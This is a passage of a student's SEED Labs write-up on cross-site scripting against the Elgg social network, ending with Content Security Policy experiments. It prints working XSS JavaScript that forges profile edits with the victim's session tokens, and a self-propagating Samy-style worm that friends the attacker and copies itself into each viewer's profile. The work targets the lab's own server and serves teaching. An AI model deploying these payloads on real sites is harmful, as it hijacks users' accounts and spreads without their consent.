They are essential when making a proper request and getting the security and Elgg tokens. They are part of Elgg way of authenticating appropriate and suitable requests made by valid users and a solution to CSRF attacks. The attack would not execute a successful attack without these values as they are required for any HTTP requests. Therefore, to bypass this, we use the 'Ajax.open("GET", sendurl, true)' and send it as a get request to the server. This onload event activates whenever a user loads Samy's profile.

As we can see here, before visiting Samy's profile, Alice does not have any friends



After visiting Samy's profile, we see that Samy has been added to Alice's friends without action.




The screenshot shows a web browser window with the title bar "Samy : Elgg For SEED LaTeX". The address bar contains "www.seed-server.com/profile/samy". The page content is for a user named "Samy". It features a large profile picture of a person wearing a hat and sunglasses. Below the picture is the text "About me". To the right of the profile picture are two buttons: "Remove friend" and "Send a message". On the left side of the profile page, there is a sidebar with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post".

**Question 2: If the Elgg application only provides the Editor mode for the "About me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?**

Launching an attack in editor mode would prove challenging for many reasons, primarily because characters used in the script ("< >") are sanitized upon saving. This would render the script ineffective when a different user views the profile. An attack would be successful if we could find a strategy to bypass this and load the code. We can use brief descriptions, but there are also character limitations. To bypass this, we would save the code in a hosted JavaScript file and use an HTTP GET request to execute it. Without other fields and removing "About Me," this attack wouldn't work correctly.

## Task 5: Modifying the Victim's Profile

Here, we see the request made when editing a user's profile



The screenshot shows a Firefox browser window with the title "Edit profile". The URL in the address bar is "www.seed-server.com/profile/samy/edit". The page content includes a "Display name" field set to "Samy" and an "About me" section. A dropdown menu for "Access level" is open, showing "Public" selected. In the bottom right corner of the main form, there is a small profile picture of a person wearing a hat and a blue link labeled "Samy". Below the main form, a developer tools window titled "Extension: (HTTP Header Live)- HTTP Header Live Main — Mozilla Firefox" shows the raw HTTP request sent to the server. The request is a GET to <http://www.seed-server.com/profile/samy/edit>. The request headers include Host, User-Agent (Mozilla/5.0 X11; Ubuntu; Linux x86\_64; rv:109.0), Accept (text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,\*/\*;q=0.8), Accept-Language (en-US, en;q=0.5), Accept-Encoding (gzip, deflate), Connection (keep-alive), Referer (http://www.seed-server.com/profile/samy), Cookie (Elgg-639tirnqduh6e16j1o4p5j67), and Upgrade-Insecure-Requests (1). The response code is 200 OK.

00918&name=Samy&description=<p>Hi</p> &accesslevel[description]=2&briefdescription=&accesslevel

We then use the information found from the request to adapt this code so it can exploit modifying the victim's profile

```
<script type="text/javascript">
window.onload = function(){
var userName=&name;+elgg.session.user.name;
var guid=&guid;+elgg.session.user.guid;
var ts=&_elgg_ts;+elgg.security.token._elgg_ts;
var token=&_elgg_token;+elgg.security.token._elgg_token; I
var desc = &description=changed your profile mate!" + "&accesslevel[description]=2";
var content = token + ts + userName + desc + guid;
var samyGuid = 59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid){
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content)
}
}
</script>
```

We started by analyzing the request made to the server when editing the user's profile. We looked at the format and structure of the request to edit the profile through an XSS attack. When making the request, we could see that the request comprised the user's session tokens, followed by a timestamp and username. The updated fields with the access level and user GUID followed this.

Here, we added the code to the profile

The screenshot shows a web browser window with the title "Edit profile : Elgg For SEED". The URL in the address bar is "www.seed-server.com/profile/samy/edit". The page content is as follows:

**Display name**: Samy (next to a small user icon)

**About me**:

```
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid){
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content)
}
</script>
```

**Brief description**: Public

**Location**: Public

**Interests**: Public


**Right sidebar (Account settings)**:

- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

Successfully saved script

The screenshot shows a web browser window with the title bar "Samy : Elgg For SEED Labs". The address bar contains the URL "www.seed-server.com/profile/samy". The main content area is a user profile for "Samy". At the top right of the profile area, there is a green notification box that says "Your profile was successfully saved.". Below the notification are two blue buttons: "Edit avatar" and "Edit profile". The profile picture of "Samy" is a cartoon character wearing a black hat and sunglasses. To the right of the picture is the name "Samy" and a link to "About me". Below the profile picture are several links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". On the far right of the profile area, there is a link "Add widgets". The overall theme of the website is dark blue and grey.

Here, we visit the profile using a different user. We can see that the attacker is not affected by his code.



Here, we can see viewing Samy's profile caused the script embedded to be launched, which modified Alice's profile without permission.

A screenshot of a web browser window showing a user profile for "Alice" on the "Elgg For SEED Labs" platform. The URL in the address bar is [www.seed-server.com/profile/alice](http://www.seed-server.com/profile/alice). The browser interface includes standard navigation buttons, a search bar, and account-related icons.

The profile page itself has a blue header with the user's name, "Alice". Below the header is a large profile picture of Alice from Disney's Alice in Wonderland. To the right of the picture is a "About me" section containing the text: "changed your profile mate!". There are two blue buttons at the top right: "Edit avatar" and "Edit profile".

On the left side of the profile page, there is a sidebar with links: "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". On the right side, there is a link labeled "Add widgets".


### Question 3: Why do we need the if statement?

Here, we remove the if statement in the exploit code in Samy's profile

The screenshot shows a Firefox browser window with the title bar "Edit profile : Elgg For SEE". The address bar displays "www.seed-server.com/profile/samy/edit". The main content area is titled "Edit profile". On the right side, there is a sidebar with the user's profile picture and name "Samy". Below the profile picture are several links: "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". The main form contains fields for "Display name" (set to "Samy"), "About me" (containing the exploit code), "Brief description", "Location", and "Interests", each with a dropdown menu set to "Public". The "About me" field contains the following JavaScript code:

```
var sendurl="http://www.seed-server.com/action/profile/edit";
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content)
}
</script>
```

Here, we could see that removing the if statement affected the user with the exploit script rather than the user visiting the profile



The screenshot shows a web browser window with the title "Samy : Elgg For SEED Labs". The address bar displays "www.seed-server.com/profile/samy". The main content area shows a user profile for "Samy". The profile picture is a placeholder image of a person wearing a black hat and sunglasses. The "About me" section contains the text "changed your profile mate!". Below the profile picture, there are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post". The browser's address bar at the bottom also shows "www.seed-server.com/profile/samy".

An attacker should consider the impact of profile viewing without being affected by the attack. The code is shown earlier safeguards against self-attack by using unique account identification variables. This prevents the attacker's profile from being affected when removing the attack. This code here, 'if(elgg.session.user.guid!=samyGuid)', ensures that the POST request only executes when the user's GUID does not match a specific value (59), preventing unintended self-attacks when removed.

## Task 6: Writing a Self-Propagating XSS Worm

We need to add the profile to the victim's friends forcefully and embed the worm within their profile to propagate to other victims. The approach is to merge the attacks from tasks 4 and 5. One change is using the `getElementById()` function and `.innerHTML` method to reference and duplicate itself. Afterward, I append the encoded worm right after the defacing message within the attack. The subsequent steps align with the methods employed in previous approaches. I transmit the encoded content through a new XMLHttpRequest and initiate a POST request on behalf of the victim to target their profile, facilitating the spread of the worm. I also added '`AjaxFriend.open("GET", sendurlFriend, true)`' to add a friend similar to task 4.

Visit Samy's profile with Bob's user

my : Egg For SEED Lab X +

www.seed-server.com/profile/samy

Egg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

**Samy**

About me



Blogs  
Bookmarks  
Files  
Pages  
Wire post

**Remove friend** **Send a message**

Here, we can see after visiting Samy's profile, it embedded the worm within his profile

The screenshot shows the Elgg For SEED Labs profile page for user Boby. At the top, there is a navigation bar with links for 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', and 'More'. A search bar and account links are also present. Below the header, the user's name 'Boby' is displayed, along with 'Edit avatar' and 'Edit profile' buttons. A large cartoon character icon of Boby is shown, with a brief description below it: 'Brief description propagating worm here!'. There are links for 'About me', 'Blogs', 'Bookmarks', and 'Files'. On the right side, there is a link to 'Add widgets'.

Also, has added Samy to Boby's friend list

The screenshot shows the 'Boby's friends' section of the Elgg For SEED Labs website. It lists two friends: Samy and Boby. Each friend entry includes a small profile picture, the friend's name, and a 'Blogs' link. The background features a light blue gradient.

I visited Bob's profile using Alice's account

The screenshot shows a web browser window with the following details:

- Title Bar:** Applications - Boby : Elgg For SEED La...
- Address Bar:** www.seed-server.com/profile/boby
- Header:** Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account
- User Profile:** Boby (represented by a cartoon character wearing a hard hat and overalls)
- Brief Description:** propagating worm here!
- About me:** (link)
- Links on the right:** Add friend, Send a message
- Links below the profile:** Blogs, Bookmarks, Files, Pages, Wire post

As we can see here, it propagated correctly to Alice's profile. When we edit Alice's profile, we see the propagated worm has added it to Alices about me.

When we edit Alice's HTML, we see that the worm code has been propagated correctly.

The screenshot shows the 'Edit profile' page for user 'Alice'. The URL in the address bar is [www.seed-server.com/profile/alice/edit](http://www.seed-server.com/profile/alice/edit). The page title is 'Edit profile'. On the left, there is a text area containing a piece of JavaScript code labeled 'worm'. On the right, there are several options: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'. The 'worm' code is as follows:

```
<script id="worm" type="text/javascript">
window.onload=function(){
var userName=&name=elgg.session.user.name;
var guid=&guid=elgg.session.user.guid;
var ts=&_elgg_ts=elgg.security.token._elgg_ts;
var token=&_elgg_token=elgg.security.token._elgg_token;
var Ajax=null;
var sendurl=http://www.seed-server.com/action/friends/add?friend=59+ts+token+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}

```

Also adds Samy to Alice's friend list

The screenshot shows the 'Friends' section for user 'Alice'. The URL in the address bar is [www.seed-server.com/profile/alice/friends](http://www.seed-server.com/profile/alice/friends). The page title is 'Alice's friends'. It lists one friend: 'Samy' (represented by a cowboy hat icon).

Here, we can see that this has worked correctly from Samy to Bob and then to Alice.

## Task 7: Defeating XSS Attacks Using CSP

Shows example32a website. Here, we can see that it is a vulnerable website as it lacks proper restrictions when interacting with scripts externally. It allows the execution of scripts in two ways: with and without a nonce. Additionally, this website permits the execution of scripts within its domain. It also stands out as the only website that facilitates the execution of JavaScript through the 'Click me' button.

The screenshot shows a Firefox browser window. The address bar displays 'example32a.com/' and 'www.example32a.com'. The page title is 'CSP Experiment'. Below the title, there is a list of 7 items, each followed by a green 'OK' status. The items are:

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: NoNonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Shows example32b website. Enforces stricter security measures in its CSP configurations. It explicitly prevents script execution using the specified nonces and strictly forbids execution without a nonce. It does grant permission for script execution within its domain. It also allows the execution of scripts originating from example70.com while it blocks execution from example60.com

## CSP Experiment

1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click:

Shows example32c website. Similar to example32b, it enforces stricter security measures in its CSP configurations. Allows scripts to be run with a nonce of 111-111-111 and allows execution of scripts originating from example70.com while it blocks execution from example60.com.

The screenshot shows a Firefox browser window with the address bar displaying "example32c.com/" and the URL "www.example32c.com". The main content area features a large, bold heading "CSP Experiment". Below the heading is a numbered list of seven items, each consisting of a statement and a result status (OK or Failed). Item 7 includes a "Click me" button.

Statement	Status
1. Inline: Nonce (111-111-111):	OK
2. Inline: Nonce (222-222-222):	Failed
3. Inline: NoNonce:	Failed
4. From self:	OK
5. From www.example60.com:	Failed
6. From www.example70.com:	OK
7. From button click: <input type="button" value="Click me"/>	

Change the server's configuration on example32b so 5 and 6 are OK. Must meet the requirement to open security rule that allows [www.example60.com](http://www.example60.com). We updated '\*.example60.com' to the script source 'apache.csp.conf'. This will enable scripts from a subdomain of example60.com to be whitelisted and executed on example32b. We also found that example32c uses phpindex.php, so that we can edit that later.

```
GNU nano 4.8                                         apache_csp.conf                                         Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        *.example60.com"
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos   M-U Undo
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text  ^T To Spell   ^_ Go To Line M-E Redo
```


Rebuild everything using the command 'dcbuild'.

```
Downloads — seed@ip-172-31-89-15: ~/Labsetup/image_www — ssh -L 5901:localhost:5901 -i cybrp...
--> Using cache
--> ff2e5e2f9042
Step 3/11 : COPY elgg/settings.php $WWWDir/elgg-config/
--> 09d190e75e80
Step 4/11 : COPY elgg/dropdown.php elgg/text.php elgg/url.php $WWWDir/vendor/elgg/elgg/views/default/o
utput/
--> 5be8aed748d1
Step 5/11 : COPY elgg/input.php $WWWDir/vendor/elgg/elgg/engine/lib/
--> 75ee2303f93e
Step 6/11 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/js/
--> edae0f0038f49
Step 7/11 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> f9b362715e58
Step 8/11 : RUN a2ensite apache_elgg.conf
--> Running in 4be08d122cb4
Site apache_elgg already enabled
Removing intermediate container 4be08d122cb4
--> 00598140af4a
Step 9/11 : COPY csp /var/www/csp
--> 560f0b707e0b
Step 10/11 : COPY apache_csp.conf /etc/apache2/sites-available
--> b22074fca321
Step 11/11 : RUN a2ensite apache_csp.conf
--> Running in 7802487dfb02
Enabling site apache_csp.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 7802487dfb02
--> d9309302dd15
Successfully built d9309302dd15
Successfully tagged my_apache_image:latest
seed@ip-172-31-89-15:~/Labsetup/image_www$
```

Executed again using dcup

```
--> ce503a0f0496
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
--> Using cache
--> ade837ad7f53a
Step 7/7 : COPY elgg.sql /docker-entrypoint-initdb.d
--> Using cache
--> 6cf06d0ebc26
Successfully built 6cf06d0ebc26
Successfully tagged seed-image-mysql:latest
seed@ip-172-31-89-15:~/Labsetup$ dcup
Starting mysql-10.9.0.6 ... done
Recreating elgg-10.9.0.5 ... done
Attaching to mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-10-05 04:33:56+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-05 04:33:56+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-10-05 04:33:56+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-10-05T04:33:57.318616Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-10-05T04:33:57.330682Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-10-05T04:33:57.820691Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2 *
mysql-10.9.0.6 | 2023-10-05T04:33:58.050789Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: ':'
: port: 33060, socket: /var/run/mysql/mysqld.sock
mysql-10.9.0.6 | 2023-10-05T04:33:58.166563Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2023-10-05T04:33:58.167668Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2023-10-05T04:33:58.175050Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2023-10-05T04:33:58.230821Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version '8.0.22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Community Server - GPL.
```

We can now see the changes have allowed scripts from example60.com to be executed.



Change server configurations so Areas 1,2,4,5,6 displays OK. We found out earlier that website example32c uses phpindex.php. We, therefore, edit it to allow nonce: 111-111-111 and 222-222-222 to allow scripts with this nonce to be executed.




```
